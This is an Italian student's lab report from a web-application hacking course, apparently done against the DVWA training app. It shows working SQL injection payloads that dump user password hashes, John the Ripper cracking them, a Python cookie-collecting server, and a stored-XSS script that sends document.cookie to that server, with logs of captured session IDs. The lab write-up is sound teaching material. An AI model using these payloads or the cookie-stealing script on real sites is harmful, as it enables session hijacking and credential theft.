

Progetto Settimanale: Web application hacking **EPICODE**



Giovanni Pisapia

SQL INJECTION BLIND

SQL Injection Blind è una variante dell'SQL Injection in cui non viene restituito un output di errore specifico. Questa tipologia di attacco sfrutta principalmente la logica booleana per dedurre informazioni sul database e ottenere dati sensibili. I comandi sono molto simili, ma per dedurre tutte le tabelle presenti o i dati, si eseguono test di tipo booleano. Ad esempio, se la condizione è vera, verrà restituito un risultato, mentre se è falsa, non verrà visualizzato nessun errore.

Il primo comando '`OR 1 -- -`' ci permette di restituirci sempre un valore vero per verificare se c'è la vulnerabilità e quindi sfruttarla come abbiamo già fatto per l'SQL Injection.

Il secondo comando '`UNION SELECT user, password FROM users--`' ci consente di unire il risultato di due query separate in un unico set di risultati. In questo caso specifico, stiamo cercando di unire il risultato di una query che seleziona il campo 'user' e il campo 'password' dalla tabella 'users'. L'operatore '--' viene utilizzato per commentare il resto della query originale e ignorare eventuali condizioni o restrizioni.

```
ID: ' OR 1 -- -
First name: admin
Surname: admin

ID: ' OR 1 -- -
First name: Gordon
Surname: Brown

ID: ' OR 1 -- -
First name: Hack
Surname: Me

ID: ' OR 1 -- -
First name: Pablo
Surname: Picasso

ID: ' OR 1 -- -
First name: Bob
Surname: Smith
```

Vulnerability: SQL Injection (Blind)

User ID: Submit

ID: ' UNION SELECT user, password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_Injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

DECODIFICA PASSWORD

Per il cracking delle password, utilizzo il tool "John the Ripper". Mi sposto sulla finestra del terminale Linux e inserisco il comando "john --format=raw-MD5 hash.txt --show". In questo modo, chiedo a John the Ripper ad eseguire il cracking delle password hashate utilizzando l'algoritmo di crittografia MD5. Ho specificato il nome del file che ho creato in precedenza, "hash.txt", che contiene gli hash delle password che desidero decifrare più i nomi utenti.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2023-06-07 09:22) 22.72g/s 828481p/s 828481c/s 906663C/s stevy13 .. candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

CREAZIONE SERVER

Ho creato un server HTTP in Python con il nome `cookie_server.py` utilizzando i moduli `http.server` e `socketserver`. La classe `CookieHandler` gestisce le richieste inviate al server. Nel metodo `do_POST`, leggo i dati inviati nella richiesta, come i cookie, e personalizzo l'elaborazione. Successivamente, invio una risposta di successo al client. Il server è configurato utilizzando la classe `TCPServer`, specificando l'indirizzo IP vuoto e la porta desiderata. Infine, il server viene avviato con il metodo `serve_forever()`. Questo server è utile per catturare e analizzare i dati dei cookie per valutare la sicurezza del sistema. Come da documentazione python. E poi il server viene avviato

```
1 import http.server
2 import socketserver
3
4 PORT = 8000
5
6 class CookieHandler(http.server.SimpleHTTPRequestHandler):
7     def do_POST(self):
8         content_length = int(self.headers['Content-Length'])
9         post_data = self.rfile.read(content_length).decode('utf-8')
0
1     # Elabora i cookie come preferisci
2     print("Ho ricevuto i seguenti cookie:", post_data)
3
4     self.send_response(200)
5     self.end_headers()
6
7 with socketserver.TCPServer("", PORT), CookieHandler as httpd:
8     print("Server avviato su http://localhost:{}{}".format(PORT))
9     httpd.serve_forever()
0 |
```


```
(kali㉿kali)-[~/Desktop]
$ python cookie_server.py
Server avviato su http://localhost:8000
```



CREAZIONE SCRIPT JAVASCRIPT

1. Viene iniziato un blocco di script.
 2. La variabile `cookies` viene utilizzata per ottenere tutti i cookie presenti nella pagina.
 3. Viene creato un oggetto `XMLHttpRequest`, che consente di effettuare richieste HTTP.
 4. Viene aperta una connessione POST verso "http://localhost:8000/recupero_cookie" utilizzando l'oggetto `XMLHttpRequest`.
 5. Viene impostato l'intestazione "Content-Type" della richiesta con il valore "application/x-www-form-urlencoded".
 6. Viene inviato un payload nella richiesta, contenente i cookie. I cookie vengono codificati utilizzando la funzione `encodeURIComponent` per gestire correttamente i caratteri speciali.
 7. Lo script viene chiuso.
 8. E poi inserisco il codice malevolo all'interno del form di dvwa, che ha un limitazione htlm di inserimento dei caratteri che vado ad eludere cambiando semplicemente la righa di html .


```
1 <script>
2   var cookies = document.cookie;
3   var xhr = new XMLHttpRequest();
4   xhr.open("POST", "http://localhost:8000/recupero_cookie", true);
5   xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
6   xhr.send("cookies=" + encodeURIComponent(cookies));
7 </script>
8 |
```



ESITO ATTACCO XSS STORED CON PIÙ UTENTI

L'**XSS Stored (Cross-Site Scripting Stored)** è una vulnerabilità che permette ad un attaccante di iniettare script dannosi all'interno di pagine web. Questo avviene quando i dati inseriti dagli utenti non vengono filtrati correttamente. Quando gli utenti visualizzano la pagina, lo script viene eseguito sul loro browser, consentendo all'attaccante di rubare informazioni o manipolare il contenuto.

In questo caso vediamo come l'attacco è andato a buon fine inserendo più commenti nel formda utenti diversi e vediamo come vengono catturati i cookie di tutti gli utenti che arrivano al sito web dopo aver inserito il codice malevolo .



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". Below it, there's a form with fields for "Name *" (containing "CIAO") and "Message *" (containing "CIAO"). A "Sign Guestbook" button is below the message field. To the right of the form, a list of comments is displayed:

- Name: test
Message: This is a test comment.
- Name: ciao
Message: ciAO
- Name: ciao
Message:
- Name: CIAO
Message: BACI

On the far right, a terminal window shows the server logs:

```
Server avviato su http://localhost:8000
Cookie ricevuti: cookies=security%3Dlow%3B%20PHPSESSID%3D5050cd418bfa299fec2e153fbb952286
127.0.0.1 - - [09/Jun/2023 06:13:29] "POST /recupero_cookie HTTP/1.1" 200 -
Cookie ricevuti: cookies=security%3Dlow%3B%20PHPSESSID%3D5050cd418bfa299fec2e153fbb952286
127.0.0.1 - - [09/Jun/2023 06:14:28] "POST /recupero_cookie HTTP/1.1" 200 -
Cookie ricevuti: cookies=security%3Dlow%3B%20PHPSESSID%3D5050cd418bfa299fec2e153fbb952286
127.0.0.1 - - [09/Jun/2023 06:15:14] "POST /recupero_cookie HTTP/1.1" 200 -
```